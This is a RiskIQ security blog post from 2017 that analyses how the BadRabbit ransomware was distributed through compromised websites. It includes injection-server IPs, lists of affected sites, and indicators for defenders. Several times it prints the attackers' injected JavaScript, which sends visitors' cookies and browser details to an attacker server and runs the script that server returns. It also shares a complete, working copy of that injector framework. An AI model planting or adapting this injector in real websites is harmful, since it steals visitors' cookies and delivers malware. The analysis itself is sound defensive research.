
Down the Rabbit Hole: Tracking the BadRabbit Ransomware to a Long Ongoing Campaign of Target Selection

riskiq.com/blog/labs/badrabbit/

October 25, 2017



Labs

October 25, 2017

By Yonathan Klijnsma

An extensive campaign that's distributing the 'BadRabbit' ransomware, thought to be a variant of Petya and perpetrated by the same group, has been claiming victims all around the world during the past few days. Distributed through compromised websites, the campaign serves up a fake FlashPlayer update prompt to victims who are socially engineered into running the ransomware. Eset pushed a [quick initial list of IOCs] as a warning and later followed up with more technical details of the attack.

RiskIQ has been watching this campaign in real time through our vast data collection. Even though the BadRabbit ransomware is brand new, we can track the distribution vector back to early 2016 showing that victims were compromised long before the ransomware struck and the news cycle began. In fact, the campaign could have been originally built for something other than BadRabbit. To understand the full breadth of the infrastructure over its full lifecycle, we need to analyze the current events as they happened and then backtrack.

October 24th: BadRabbit

Around 4:45 UTC+2 on October 24th a tweet was sent out by Jiri Kropac, an analyst working for ESET, that described an ongoing campaign in which a Petya variant similar to the June attacks in Ukraine, was distributed. According to ZDNet, Infected systems direct people to a page where they are told to pay a ransom of 0.05 bitcoin ($277, £209, AU$360) to recover their files.

Fig-1 The Tweet by Jiri Kropac

The screenshot showed a fake FlashPlayer update prompt on a Russian news website. After clicking the 'Install' button on the prompt, the user was provided the supposed Flash player update 'install_flash_player.exe', which came from hxxp://1dnscontrol[.]com/flash_install.php. Diving into the content of the page, we can see the following:

Fig-2 The DOM captured by RiskIQ's crawlers

After cleaning up the code, we see an injected script-tag with the following content:

```
function e(d) {
    var xhr = null;
    if (!!window.XMLHttpRequest) {
        xhr = new XMLHttpRequest();
    } else if (!!window.ActiveXObject) {
        var xhrs = ['Microsoft.XMLHTTP', 'Msxml2.XMLHTTP', 'Msxml2.XMLHTTP.3.0', 'Msxml2.XMLHTTP.6.0'];
        for (var i = 0; i & amp; lt; xhrs.length; i++) {
            try {
                xhr = ActiveXObject(xhrs[i]);
                break;
            } catch (e) {}
        }
    }
    if (!!xhr) {
        xhr.open('POST', 'http://185.149.120.3/scholasgoogle/');
        xhr.timeout = 10000;
        xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
        xhr.onreadystatechange = function() {
            if (xhr.readyState == 4 & amp; amp; & amp; amp; xhr.status == 200) {
                var resp = xhr.responseText;
                if (resp) {
                    var fans = JSON.parse(resp);
                    if (fans) {
                        var an_s = decodeURIComponent(fans.InjectionString).replace(/\+/g, '%20');
                        var da = document.createElement('div');
                        da.id = 'ans';
                        da.innerHTML = an_s;
                        document.body.appendChild(da);
                    }
                }
            }
        };
        var pd = [];
        for (var k in d) {
            if (d.hasOwnProperty(k)) {
                pd.push(k + '=' + d[k]);
            }
        }
        var dc = pd.join('&amp;amp;');
        xhr.send(dc);
    }
}
e({
    'agent': navigator.userAgent,
    'referer': document.referrer,
    'cookie': document.cookie,
    'domain': window.location.hostname,
    'c_state': !!document.cookie
});
```

Fig-3 Inject script tag

The injected script would gather rather limited information from the visitor's session and post it to a server hosted at 185[.]149[.]120[.]3. The server would respond with content that could be injected into the page in a new div element with the ID 'ans'. Before the ransomware-distribution campaign went live, we kept getting the following response, which indicated that we weren't a target according to their list:

{"InjectionType":0,"InjectionString":""}

However, on the 24th of October, these responses started changing, and the InjectionString field contained a script to show the fake FlashPlayer update prompt.

Tracking the injection script

We noticed that we'd seen this type of behavior before. Specifically, we've seen this format of the data sent out to the malicious host. Below are the two next to each other:

```
e({
    'agent': navigator.userAgent,
    'referer': document.referrer,
    'cookie': document.cookie,
    'domain': window.location.hostname,
    'c_state': !!document.cookie
});
```

```
function analyze_traffic() {
    return {
        'Tr.Referer': document.referrer,
        'Tr.Agent': navigator.userAgent,
        'Tr.CookieState': !!document.cookie,
        'Tr.Cookie': document.cookie,
        'Tr.Domen': window.location.hostname
    };
}
```

Fig-4 Data formatting on 10/24 and prior

On the left, we see the dataset structure of the October 24th attack distributing BadRabbit and n the right we have an older sample RiskIQ observed in July. As you can see, the rest of the script is also very similar—most interesting to note is that while the response from the injection server can specify a value for the InjectionType field, it isn't actually used in the October 24th version of the injector script:

```
if (!!xhr) {
    xhr.open('POST', 'http://185.149.120.3/scholasgoogle/');
    xhr.timeout = 10000;
    xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    xhr.onreadystatechange = function() {
        if (xhr.readyState == 4 & amp; amp; & amp; amp; xhr.status == 200) {
            var resp = xhr.responseText;
            if (resp) {
                var fans = JSON.parse(resp);
                if (fans) {
                    var an_s = decodeURIComponent(fans.InjectionString).replace(/\+/g, '%20');
                    var da = document.createElement('div');
                    da.id = 'ans';
                    da.innerHTML = an_s;
                    document.body.appendChild(da);
                }
            }
        }
    };
```

Fig-5 New script

It seems the October 24th attack was very much focused on getting content delivered and pushed out, so the framework was minimized. Below is a snippet of the old script that checked the InjectionType and could cause either a complete redirection to a different page or inject content similar to this FlashPlayer update prompt:

```
function apply_payload(response) {
    if (response) {
        var json_result = JSON.parse(response);
        if (json_result) {
            var inject_string = urldecode(json_result.InjectionString);
            if (json_result.InjectionType === 1) {
                window.location = inject_string;
            } else {
                write_on_page(inject_string);
            }
        }
    }
}
```

Fig-6 Old script

What is more interesting about all of this is how long it's all been happening. Costain Raiu tweeted some information showing an extended list of affected websites and more IPs involved in the injection. Through RiskIQ's large datasets we were able to pull up a list of the redirection hosts and correlate this to any website on which we saw them appear.

First off let's start with all the injection servers we observed and the first times we saw them active on websites:

Injection servers	First seen
185.149.120.3	2017-10-09
172.97.69.79	2017-04-07
91.236.116.50	2017-03-29
38.84.134.15	2016-09-08

While this list is most likely incomplete, it does show that it's part of a long-running campaign. The operators of this campaign have been able to use this position to target unique visitors based on IP space they associate with their targets. The thing we do not understand at this point is why they decided to burn this information position to mass distribute the BadRabbit ransomware rather than save it for another type of malware. The goal of the attack using ExPetya back in June was simple: cause as much disruption in the Ukraine and those associated with Ukraine as possible which also seems the case in the BadRabbit attack.

Affected websites

Another interesting aspect of these attacks is seeing where this adversary was able to target through its compromised websites. When our crawlers visit websites they create a link between the page and any of its child or parent pages it goes through. Using this structure we can build a list of affected websites when we look up the injection server IPs:

Injection server	Compromised website	First seen	Last seen
185.149.120.3	aica.co.jp	2017-10-12	2017-10-19
www.dermavieskin.com	2017-10-21	2017-10-21	
grupovo.bg	2017-10-09	2017-10-23	
www.fitnes-trener.com.ua	2017-10-23	2017-10-23	
www.afaceri-poligrafice.ro	2017-10-23	2017-10-23	
grandua.ua	2017-10-20	2017-10-23	
i24.com.ua	2017-10-21	2017-10-23	
scanstockphoto.com	2017-10-09	2017-10-16	
izgodni.bg	2017-10-13	2017-10-23	
www.biotechusa.ru	2017-10-21	2017-10-21	
www.mediaport.ua	2017-10-21	2017-10-21	
www.armoniacenter.com	2017-10-23	2017-10-23	
172.97.69.79	sweet-home.dn.ua	2017-08-08	2017-08-08
www.chnu.edu.ua	2017-05-31	2017-05-31	

fitnes-trener.com.ua	2017-09-25	2017-09-25
www.t.ks.ua	2017-05-31	2017-10-19
www.fastfwd.ru	2017-08-09	2017-08-09
www.uscc.ua	2017-07-14	2017-08-29
bitte.net.ua	2017-05-31	2017-10-19
www.fitnes-trener.com.ua	2017-07-07	2017-09-25
ophthalmolog.kiev.ua	2017-06-11	2017-06-11
grandua.ua	2017-05-26	2017-10-23
i24.com.ua	2017-06-01	2017-10-23
akvadom.kiev.ua	2017-06-02	2017-09-03
ulianarudich.com.ua	2017-06-02	2017-10-11
football.zp.ua	2017-08-09	2017-08-09
www.mediaport.ua	2017-06-01	2017-08-05
chnu.edu.ua	2017-05-31	2017-07-13
evroremont.kharkov.ua	2017-05-31	2017-10-19
thecovershop.pl	2017-06-02	2017-10-15
www.tofisa.com	2017-04-07	2017-04-11

cream-dream.com.ua	2017-06-22	2017-10-18	
go2odessa.ru	2017-07-??	2017-07-??	
bahmut.com.ua	2017-06-??	2017-06-??	
91.236.116.50	abantyoreselurunler.com	2017-05-18	2017-05-18
aldingareefretreat.com	2017-06-10	2017-06-10	
ftp9.net	2017-07-06	2017-07-06	
magicofis.com	2017-05-27	2017-05-27	
piiz.tk	2017-08-17	2017-08-22	
tedizmir.k12.tr	2017-05-31	2017-06-29	
websgramly.com	2017-04-18	2017-05-22	
www.andronova.net	2017-03-30	2017-04-07	
www.detaymaxinet.com	2017-05-13	2017-05-13	
www.fikracenneti.com	2017-04-02	2017-07-14	
www.gulenturizm.com.tr	2017-04-06	2017-04-11	
www.ilgihastanesi.com	2017-05-02	2017-08-13	
www.komedibahane.com	2017-03-29	2017-04-05	
www.moonlightcinemaclub.com	2017-09-28	2017-09-28	

www.musterihizmetlerinumarasi.com	2017-04-24	2017-04-24	
www.techkafa.net	2017-04-03	2017-04-17	
www.teknolojihaber.net	2017-04-02	2017-04-10	
www.vertizontal.ro	2017-05-17	2017-05-17	
38.84.134.15	izgodni.bg	2016-09-29	2016-09-29
montenegro-today.com	2016-11-25	2017-10-22	
scanstockphoto.com	2016-12-09	2017-01-06	
www.grupovo.bg	2016-09-29	2016-10-14	
www.matasedita.sk	2016-10-19	2017-05-04	
www.montenegro-today.com	2017-05-20	2017-05-20	
www.myk104.com	2016-09-08	2016-12-03	
www.nadupanyfanusik.sk	2016-09-28	2016-09-28	
www.otbrana.com	2016-12-16	2017-03-07	
www.sinematurk.com	2016-10-09	2016-10-09	
www.ucarsoft.com	2016-11-02	2017-06-29	

While we have good visibility in this campaign keep in mind that there could more websites affected by these injectors. We do our best to get a good view of what's going on on the web, but if this group abused a highly target specific website, we might have missed.

To give others the ability to research this threat further beyond what we've just shown, we're providing a copy of the basic injection script seen in July which is still used (although minimized in the recent BadRabbit distribution) :

```
var REMOTE_URL = '<INJECTION HOST URL>';

var C_TIMEOUT = 20000;

function analyze_traffic() {

  return {

    'Tr.Referer': document.referrer,

    'Tr.Agent': navigator.userAgent,

    'Tr.CookieState': !!document.cookie,

    'Tr.Cookie': document.cookie,

    'Tr.Domen': window.location.hostname

  };

}

function execute_request(post, url, callback) {

  var xhr = init_xhr();

  if (!!xhr) {

    xhr.open('POST', url);

    xhr.timeout = C_TIMEOUT;

    xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');

    xhr.onreadystatechange = function () {

      if (xhr.readyState == 4 && xhr.status == 200) {

        callback(xhr.responseText);

      }

    };

    var content = build_query(post);
```

```
        xhr.send(content);
    }
}
function apply_payload(response) {
    if (response) {
        var json_result = JSON.parse(response);
        if (json_result) {
            var inject_string = urldecode(json_result.InjectionString);
            if (json_result.InjectionType === 1) {
                window.location = inject_string;
            } else {
                write_on_page(inject_string);
            }
        }
    }
}
function write_on_page(content) {
    var div = document.createElement('div');
    div.id = 'response';
    div.innerHTML = content;
    document.body.appendChild(div);
    var scripts = div.getElementsByTagName('script');
    if (scripts.length > 0) {
        for (var i = 0; i < scripts.length; i++) {
            var script = document.createElement('script');
```

```
            script.innerHTML = scripts[i].innerHTML;
            document.body.appendChild(script);
            scripts[i].parentNode.removeChild(scripts[i]);
        }
    }
}
function build_query(post) {
    var post_query = [];
    for (var k in post) {
        if (post.hasOwnProperty(k)) {
            post_query.push(k + '=' + post[k]);
        }
    }
    return post_query.join('&');
}
function init_xhr() {
    if (!!window.XMLHttpRequest) {
        return new XMLHttpRequest();
    } else if (!!window.ActiveXObject) {
        var xhr_array = [
            'Msxml2.XMLHTTP.6.0',
            'Msxml2.XMLHTTP.3.0',
            'Msxml2.XMLHTTP',
            'Microsoft.XMLHTTP'
        ];
```

```
      for (var i = 0; i < xhr_array.length; i++) {
          try {
              return new ActiveXObject(xhr_array[i]);
          }
          catch (e) {
          }
      }
  }
}
function urldecode(data) {
  return decodeURIComponent(data).replace(/\+/g, '%20');
}
// Execute request
var traffic = analyze_traffic();
execute_request(traffic, REMOTE_URL, apply_payload);
```

Conclusion

The group behind the BadRabbit ransomware has been active for quite a while longer. ESET linked a lot of the attacks around the activity in the Ukraine to a group they've named 'Telebots.' It seems the reach of this group is quite broad with access to victims and targets inside and outside Ukraine. With RiskIQ, customers can continuously monitor threats to their organization and automatically track changes to their web properties such as injects from BadRabbit., so your team can see and take action on emerging threats as they develop.

To see a full list of IOCs for this campaign, check out the RiskIQ Community Public Project here.

Subscribe to Our Newsletter

Subscribe to the RiskIQ newsletter to stay up-to-date on our latest content, headlines, research, events, and more.

Base Editor